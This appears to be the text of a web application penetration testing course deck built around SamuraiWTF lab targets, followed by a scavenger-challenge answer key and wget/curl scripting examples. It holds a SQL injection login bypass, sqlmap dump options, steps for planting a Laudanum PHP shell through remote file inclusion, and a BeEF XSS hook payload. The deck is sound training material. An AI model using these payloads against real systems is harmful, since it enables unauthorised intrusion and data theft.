
- Reviewing Passive scan results
- Starting and stopping active scans
- Reviewing the alerts



- **Author:** Andres Riancho and many others
- **Site:** w3af.sourceforge.net
- **Purpose:** One of the most feature rich open source web auditing tools for both automated and semi-automated
- **Phases:** Mapping, discovery, and exploitation
- **Language:** Python
- **Notable Features:**
 - Choice of GUI and CLI interfaces
 - Very scriptable to re-audit apps
 - Includes most python based web auditing tools
- **Caveats:** stability and consistency issues
 - !!!NEVER!!! enable all plugins



Basic w3af Audits




- Choosing the plugins to test with
- Using the webspider plugin for basic spidering
- Using the spiderman plugin to get around authentication and blacklisting issues
- Reading the results
- Using our "5 minutes / 5 attempts" rule to try w3af's exploitation features




- Automated tools can only test inputs that they can find
 - Do very well finding injection flaws
 - Some inputs must be manually tested if the automated tools can't be trained to find them (think MVC architectures and web services)
- Logic and architectural flaws must be manually tested since automated tools cannot understand the necessary context
- Also best to manually check for high-probability flaws on major inputs

- **Author:** iOpus
- **Site:** <http://www.iopus.com/imacros/firefox/>
- **Purpose:** Record, edit, and script macros in Firefox for automated functionality
- **Language:** Firefox add-on
- **Features:**
 - Record your actions and edit them later
 - Use looping and variables to further customize
 - Pull datasets from external sources (CSV, DBs, ...)
 - Wrap macros in scripts for advanced functions

- Does the application authenticate users?
 - How do you login, logout, and change your password?
 - Can you reset or recover an account?
 - Are all of these functions protected by encryption?
 - Does the application reveal if a username is valid or not?
 - Does the application provide user lockout?
 - Can you guess any of the passwords?



- Author: DigiNinja (Robin Wood)
- Site: <http://www.digininja.org/projects/cewl.php>
- Purpose: A wordlist generator which collects words by spidering websites
- Language: Ruby
- Features: Custom dicts are very useful
- Syntax:
cewl [options] <target>




- Review the CeWL options
 - d: depth
 - w: write to (dictionary) file
 - e: e-mail addresses
 - a: metadata...
- Create a wordlist for Dojo-Basic



- Use ZAP Fuzzer to fuzz the login password for "admin"
 - Use the list generated by Cewl
 - Adjust ZAP Fuzzer's thread options
 - Use response file size to find the successful fuzz attempt
 - Use Zap's search feature to find the successful fuzz attempt
- Use ZAP Fuzzer to fuzz the login password for "john"
 - Use the john.txt list from FuzzDB



- Does the application track session state?
 - What does the application use for the session token?
 - Is the session token predictable?
 - Is a new session token provided to you at login?
 - Is the session token deleted upon logout?
 - Are authenticated session tokens protected by encryption?
 - Are session token cookie flags set to secure and HttpOnly?



- Try copy/paste into Google
 - If is a hash of a common number or word, Google will probably know it
- Use an advanced tool to generate 1000+ tokens and analyze them
 - Realize that hashes of sequential numbers will look random even to these tools

- Clear all cookies in your browser
- Visit the home page of Dojo-Basic
- Find that request in ZAP History
- Verify the request was made without cookies and its response has a “Set-Cookie” for “sessionid”
- Right click request in history and "Generate Tokens..."
- Review results to verify that session is truly random (yes, it is)




- Clear all cookies in your browser
- Visit the home page of Dojo-Basic
- Find that request in Burp's Proxy History tab
- Verify the request was made without cookies and its response has a “Set-Cookie” for “sessionid”
- Right click request in history and "Sent to Sequencer"
- Verify that Burp identified the right session cookie and analyze



- Is post-authentication data or functionality available to unauthenticated users?
- Can you manually make requests of privileged functionality or access privileged data while logged in as an user that should not have access to it?
- Can users access data from other users that they should not be able to access?



- Where does the application accept user input?
 - Which inputs are reflected back to the user?
 - Do they accept and execute client side code such as Javascript?
 - Which inputs are used in queries to a database?
 - Do they accept and execute SQL commands?
 - Do any inputs appear to be used with system commands?
 - Do they accept and execute additional system commands?
 - Do any inputs appear to reference local files?
 - Can you reference and read arbitrary files on the file system?
 - Does the app execute servers-side scripts if referenced?
 - Do any inputs appear to reference remote files?
 - Can you read other files on that system?
 - Can you read files on other systems?
 - Does the app execute server-side scripts?



- Possible denial of service issues:
 - Do any requests take a relatively long time to respond?
 - Can any inputs force the application to increase processing time such as wild card searches?
 - Do any inputs appear to be written to the file system or log?
 - Can user accounts be systematically locked out?




- Technologies include
 - JavaScript / AJAX
 - Flash
 - Java Applets
 - Silverlight
- Goals for client-side code testing
 - Understand how the client side code communicates to/from the web application
 - Use all functionality in client-side code to map requests to the web application
 - Identify requests from client-side code that were not exposed in your interface (for various reasons)
 - Identify other "interesting" or "sensitive" data embedded in the client-side code
- Last two steps often require us to decompile the client-side code



DOJO-BASIC EXPLOITATION





Step 4: Exploitation

- Verifying identified vulnerabilities by attacking and exploiting them
- Go after the data or functionality that real attackers would go after
- Successful exploitation is a stepping stone and should open up a new round of mapping and discovery

- Downloading the contents of a database
- Uploading a malicious web page
- Gaining shell on the server
- Making a target server send data to a remote host
- Pivoting from the DMZ to the internal network
- Leveraging a target user's browser to scan the internal network
- Exploiting target user's browser vulnerabilities

- **Author:** V@no
- **Site:** addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/
- **Purpose:** Add and edit session and persistent cookies, plus all their properties
- **Language:** Firefox add-on
- **Features:**
 - Cookie settings take priority over internal cookies
 - Cookie search filters



- Use Cookies Manager+ to log into predictable session IDs
 - Use ZAP to intercept a request for one of your users
 - Use ZAP's Encode/Decode/Hash tool to generate a base64 of another user's UID number
 - Replace your user's UID cookie with the new generated UID



- On the "Login" page:
 - Be sure you are NOT logged in
 - Try logging in with user "admin" and a single quote for the password
 - Why did you get an error page?
 - Make a login request for user "admin" and in the password field, force a boolean true condition such as:
`a' or '1'='1`
 - Why did this log you in?



- **Author:** Bernardo Damele A. G. (inquis)
- **Site:** <http://sqlmap.sourceforge.net>
- **Purpose:** An automated SQL injection tool that both detects and exploits SQL injection flaws on MySQL, Oracle, PostgreSQL, and MS SQL Server
- **Language:** Python
- **Features:** Check the help (-h)...
- **Syntax:**

```
sqlmap -u <target> [options]
```



- Review the options for sqlmap (-h)
- Run sqlmap on SQL flaw to verify it can see it (discovery)
- Use sqlmap to exploit the SQL flaw
 - Enumeration Commands
 - --fingerprint --dbs --tables --columns --count
 - Pinning Commands
 - -D {database} -T {table}
 - Dumping tables
 - --dump
 - OS interaction



- **Authors:** Kevin Johnson & Justin Searle
- **Site:** audanum.secureideas.net
- **Purpose:** a collection of injectable files, designed to be used in a pentest when SQL injection flaws are found and are in multiple languages for different environments
- **Phases:** exploitation
- **Languages:** asp, aspx, cfm, jsp, php
- **Notable Features:**
 - Security: Authentication & IP address restrictions
 - Payloads: dns, file, header, proxy, shell
- **Caveats:** Must remember to pre-configure payloads

- Configure a Laudanum PHP shell with the appropriate username and IP
- Copy the new file to your `/var/www` directory
- Use the RFI vulnerability map to have the dojo-basic application retrieve and execute your code
 - you should have found and RFI flaw during your code injection testing



- **Author:** Wade Alcorn and others
- **Site:** <http://beefproject.com>
- **Purpose:** A PHP (or Ruby) web-based interface for command and control of XSS-ed zombie browsers including several exploits and modules
- **Language:** PHP or Ruby
- **Samurai Notes:**
 - You can start BeEF from the main menu or you can just run "beef" from any command prompt. However, make sure you use <CTRL> <C> keys to stop before closing the terminal window. If you forget, you'll have to do a "killall ruby" to stop BeEF



- Start beef from the main menu and leave that new terminal window open

- Accessing the control panel (user/pass is beef/beef)

`http://localhost:3000/ui/panel`

- Spawn a zombie example


`http://localhost:3000/demos/basic.html`

- Experiment with the different commands

- Insert the following hook in a the persistent XSS flaw:

```
<script src="http://localhost:3000/hook.js"></script>
```

- Use the chromium and Konqueror browsers to visit the inject link and get hooked into BeEF




- YouTube Channel & Blog
 - <https://www.youtube.com/user/TheBeefproject>
 - <http://blog.beefproject.com>
- TunnelingProxy (localhost:6789)
 - Become the victim user on the web-app
 - Burp Suite & sqlmap &... (same domain)
- XssRays
- Metasploit integration

STUDENT CHALLENGE

Samurai Dojo Scavenger

A dojo (道場, dōjō) is a Japanese term which literally means "place of the way". Initially, dōjō were adjunct to temples. The term can refer to a formal training place for any of the Japanese do arts but typically it is considered the formal gathering place for students of any Japanese martial arts style to conduct training, examinations and other related encounters. -- Wikipedia



- You can find the challenge at:
 - <http://dojo-scavenger>
- Collect as many keys as you can
 - Up to 20 keys could be found
 - (err... but it appears some are broken ☹, but 18 are findable)
 - Keys look like: “1dcca23355272056f04fe8bf20edfce0”
 - A key ID will be with or “near” the actual key
 - such as “KEY00=1dcca23355272056f04fe8bf20edfce0”
 - Keys can be found in all steps of the methodology, so don’t focus only on exploitation
- Bonus points:
 - How were the keys generated?
 - Can you calculate what the 21st key would be?

STOP!!!

The next page contains the Student Challenge answers.
You've been warned.




STOP NOW!

I'M NOT JOKING THIS TIME!

So I lied about the next page containing the answer.
Its really the NEXT page.

(Full Disclosure: I Needed a second stop page because printed versions of these slides have two slides showing per page...)



- Key 00 = cfcd208495d565ef66e7dff9f98764da
 - allowed HTTP method in OPTIONS method response
- Key 01 = a1d0c6e83f027327d8461063f4ac58a6
 - in TRACE file in web root (/TRACE)
- Key 02 = 68d30a9594728bc39aa24be94b319d21
 - in apache config file for Dojo-Scavenger:
/etc/apache2/sites-available/dojo-scamenger
- Key 03 = 069059b7ef840f0c74a814ec9237b6ec
 - used as your session variable 10% of the time
- Key 04 = 006f52e9102a8d3be2fe5614f42ba989
 - html comment on index.php


- Key 05 = 6f3ef77ac0e3619e98159e9b6febf557
 - php comment on index.php
- Key 06 = 03c6b06952c750899bb03d998e631860
 - GET parameter in /admin/index.php form submit
- Key 07 = 6883966fd8f918a4aa29be29d2c386fb
 - default text for “comment” field on contactus.php
 - it is at the bottom of the field, so scroll down
- Key 08 = 6855456e2fe46a9d49d3d3af4f57443d
 - hidden field on support.php
- Key 09 = 8bf1211fd4b7b94528899de0a43b9fb3
 - New HTTP method obtained using the SAMPLE method

- Key 10 = b6f0479ae87d244975439c6124592772
 - base64 encoded meta tag on index.php
- Key 11 = 51d92be1c60d1db1d2e5e7a07da55b26
 - in a file called "key11" in the unlinked directory "crack"
- ~~Key 12 = b337e84de8752b27eda3a12363109e80~~
 - ~~DNS entry in a zone transfer~~
- Key 13 = ed265bc903a5a097f61d3ec064d96d2e
 - hidden in database, use a sql injection exploit to find
- Key 14 = daca41214b39c5dc66674d09081940f0
 - Response to logging into partner user account "key"

- Key 15 = 9cc138f8dc04cbf16240daa92d8d50e2
 - disallow entry in robots.txt
- Key 16 = 2dea61eed4bceec564a00115c4d21334
 - Allowed domain in crossdomain.xml
- Key 17 = d14220ee66aeec73c49038385428ec4c
 - new HTTP header response value in all responses
- ~~Key 18 = 2823f4797102ce1a1aec05359cc16dd9~~
 - ~~default directory in web root~~
- Key 19 = 9e3cfc48eccf81a0d57663e129aef3cb
 - brute force password “abc123” on /admin/index.php

- We will all continue to learn ...
- A few things will help us down that path
 - Continue exploring the tools
 - Build a test lab
 - Teach others
 - Join projects

WEB SERVICES



- Testing web services doesn't change our methodology
- Instead of a user interface + proxy, we use
 - WSDLs (Web Service Definition Language)
 - Documentation on the web service
 - Sample packet captures
- Interception proxies might be used if we can get the web service agent to go through them
 - Easy with client-side code objects in web apps
 - Works with traditional agents if you can set proxies or make them work with transparent proxies

- Author: SmartBear
- Site: <http://www.soapui.org>
- Purpose: an open source tool that allows you to easily and rapidly create and execute automated functional, regression, compliance, and load tests for web services
- Language: Java
- Features:
 - One of the best tools for parsing WSDLs and creating test cases for each request
 - Supports both SOAP and REST web services

1. Go to **http://dvwa** and check out their standalone web services
2. Start SoapUI and create projects for all three services
 - Current SamuraiWTF has a broken menu item for SoapUI, start this way
 - `usr/local/SmartBear/soapUI-4.5.2/bin/soapui.sh`
3. Use SoapUI's manual requester to explore how each service works
4. Configure SoapUI to use your interception proxy and record each request and response
5. Use your interception proxy tools to test the interface as you would any other HTTP request
6. Try using some of the tools discussed earlier in class to test and exploit these web services




SCRIPTING WITH BASH



- **Author:** Hrvoje Nikšić & Giuseppe Scrivano
 - **Site:** <https://www.gnu.org/software/wget/>
 - **Purpose:** Software package for retrieving files using HTTP, HTTPS and FTP. It is a non-interactive command line tool, so it may easily be called from scripts.
 - **Language:** C
 - **Syntax:** <see next slides>
- **Author:** Haxx (Team)
 - **Site:** <http://curl.haxx.se>
 - **Purpose:** curl is a command line tool for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP.
 - **Language:** C
 - **Syntax:** <see next slides>

Comparing wget & curl

- Both wget and curl perform the same basic functions
 - Primary advantage of wget: basic spidering capabilities
 - Primary advantage of curl: custom HTTP methods
- Below are some side-by-side examples, each line does the same thing in each tool
- Try each of them to explore each tool



```
wget -q -O- http://dojo-basic
wget http://dojo-basic/index.php
wget --user-agent "Googlebot" http://dojo-basic
wget --post-data "user=admin" http://dojo-basic
wget --spider -e robots=off -r http://mutillidae
N/A
N/A
N/A
```

```
curl http://dojo-basic
curl -O http://dojo-basic/index.php
curl --user-agent "qualys" http://dojo-basic
curl -d "user=admin" http://dojo-basic
N/A
curl -fO http://localhost/icons/[a-z][a-z].gif
curl -X OPTIONS -v http://dojo-scavenger
curl -X SAMPLE -v http://dojo-scavenger
```


1. Use curl to pass the appropriate HTTP request to log into Dojo-Basic as admin
2. Evaluate the HTTP response to verify login was successful
 - "refresh" appears with correct user/password
 - "Bad" appears with incorrect user/password



1. Pipe the output of your curl login into grep to search for the appropriate success or failure string
2. Use curl's **-s** option to put run "silent" mode and remove the request statistics from the output
3. Use grep's **-e** option to specific multiple search strings for both success and failure
4. Use grep's **-o** option to show only the search string if found



